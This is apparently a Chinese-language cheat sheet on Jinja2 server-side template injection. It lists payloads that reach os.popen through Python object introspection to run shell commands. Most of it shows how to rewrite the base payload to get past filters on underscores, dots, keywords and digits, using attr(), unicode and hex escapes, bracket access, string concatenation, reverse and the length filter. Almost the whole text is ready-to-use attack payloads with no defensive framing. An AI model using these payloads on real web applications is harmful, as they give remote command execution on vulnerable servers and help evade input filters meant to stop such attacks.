
?popen=popen&cmd=ls

Post内容：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_[request.args.popen](request.args.cmd).read()}}

**下划线过滤**

通过过滤器过滤



下划线绕过时主要用到attr()过滤器

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

Get内容：

?class=\_\_class\_\_&base=\_\_base\_\_&subclasses=\_\_subclasses\_\_&getitem=\_\_getitem\_\_&init=\_\_init\_\_&globals=\_\_globals\_\_&read=read

Post内容：

{{''|attr(request.args.class)|attr(request.args.base)|attr(request.args.subclasses)()|attr(request.args.getitem)(133)|attr(request.args.init)|attr(request.args.globals)|attr(request.args.getitem)('popen')('ls')|attr(request.args.read)()}}

绕过下划线也可以用unicode加密绕过

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{{()|attr('\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f')|attr('\u005f\u005f\u0062\u0061\u0073\u0065\u005f\u005f')|attr('\u005f\u005f\u0073\u0075\u0062\u0063\u006c\u0061\u0073\u0073\u0065\u0073\u005f\u005f')()|attr('\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f')(133)|attr('\u005f\u005f\u0069\u006e\u0069\u0074\u005f\u005f')|attr('\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f')|attr('\u005f\u005f\u0067\u0065\u0074\u0069\u0074\u0065\u006d\u005f\u005f')('popen')('ls')|attr('read')()}}

只需要将过滤内容进行unicode加密即可

绕过下划线也可以用16位编码绕过绕过

\_\_编码之后为\x5f\x5f，将\x5f\x5f代替\_\_即可

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{{''['\x5f\x5fclass\x5f\x5f']['\x5f\x5fbase\x5f\x5f']['\x5f\x5fsubclasses\x5f\x5f']()[133]['\x5f\x5finit\x5f\x5f']['\x5f\x5fglobals\x5f\x5f']['popen']('ls').read()}}

值得注意的是需要将内容用中括号包裹起来

**点过滤**

可以用sttr()过滤，也可以用中括号绕过点

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{{''['\_\_class\_\_']['\_\_base\_\_']['\_\_subclasses\_\_']()[133]['\_\_init\_\_']['\_\_globals\_\_']['popen']('ls')['read']()}}

**关键字过滤**

过滤了"class""arg""form""value""int""global"等关键字

以class为例

1. 字符编码
2. 最简单拼接"+":'\_\_cl'+'ass\_\_'
3. 使用Jinjia2中的"~"进行拼接:{%set a="\_\_cla"%}{%set b="ss\_\_"%}{{a~b}}
4. 使用过滤器(reverse反转、replace替换、join拼接等):

{%set a=”\_\_ssalc\_\_”|reverse%}{{a}}

1. 使用python的char()：

{%setchr=url\_for.\_\_globals\_\_[‘\_\_builtins\_\_’].chr%}{{“”[chr(95)%2bchr(95)%2bchr(99)%2bchr(108)%2bchr(97)%2bchr(115)%2bchr(95)%2bchr(95)]}}

举例：

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{{''['\_\_cla'+'ss\_\_']['\_\_ba'+'se\_\_']['\_\_subcl'+'asses\_\_']()[133]['\_\_in'+'it\_\_']['\_\_glo'+'bals\_\_']['po'+'pen']('ls')['read']()}}

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{%set a='\_\_cla'%}{%set b='ss\_\_'%}{%set c='\_\_ba'%}{%set d='se\_\_'%}{%set e='\_\_subcla'%}{%set f='sses\_\_'%}{%set g='\_\_in'%}{%set h='it\_\_'%}{%set i='\_\_glo'%}{%set j='bals\_\_'%}{%set k='pop'%}{%set l='en'%}{{''[a~b][c~d][e~f]()[133][g~h][i~j][k~l]('ls')['read']()}}

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{%set a='\_\_ssalc\_\_'|reverse%}{%set b='\_\_esab\_\_'|reverse%}{% set c='\_\_sessalcbus\_\_'|reverse%}{%set d='\_\_tini\_\_'|reverse%}{%set e='\_\_slabolg\_\_'|reverse%}{%set f='nepop'|reverse%}{{''[a][b][c]()[133][d][e][f]('ls')['read']()}}

**数字过滤**

使用length过滤器过滤

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

{%set a='aaaaaaaaaa'|length\*'aaaaaaaaaaaaa'|length+'aaa'|length%}{{''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[a].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}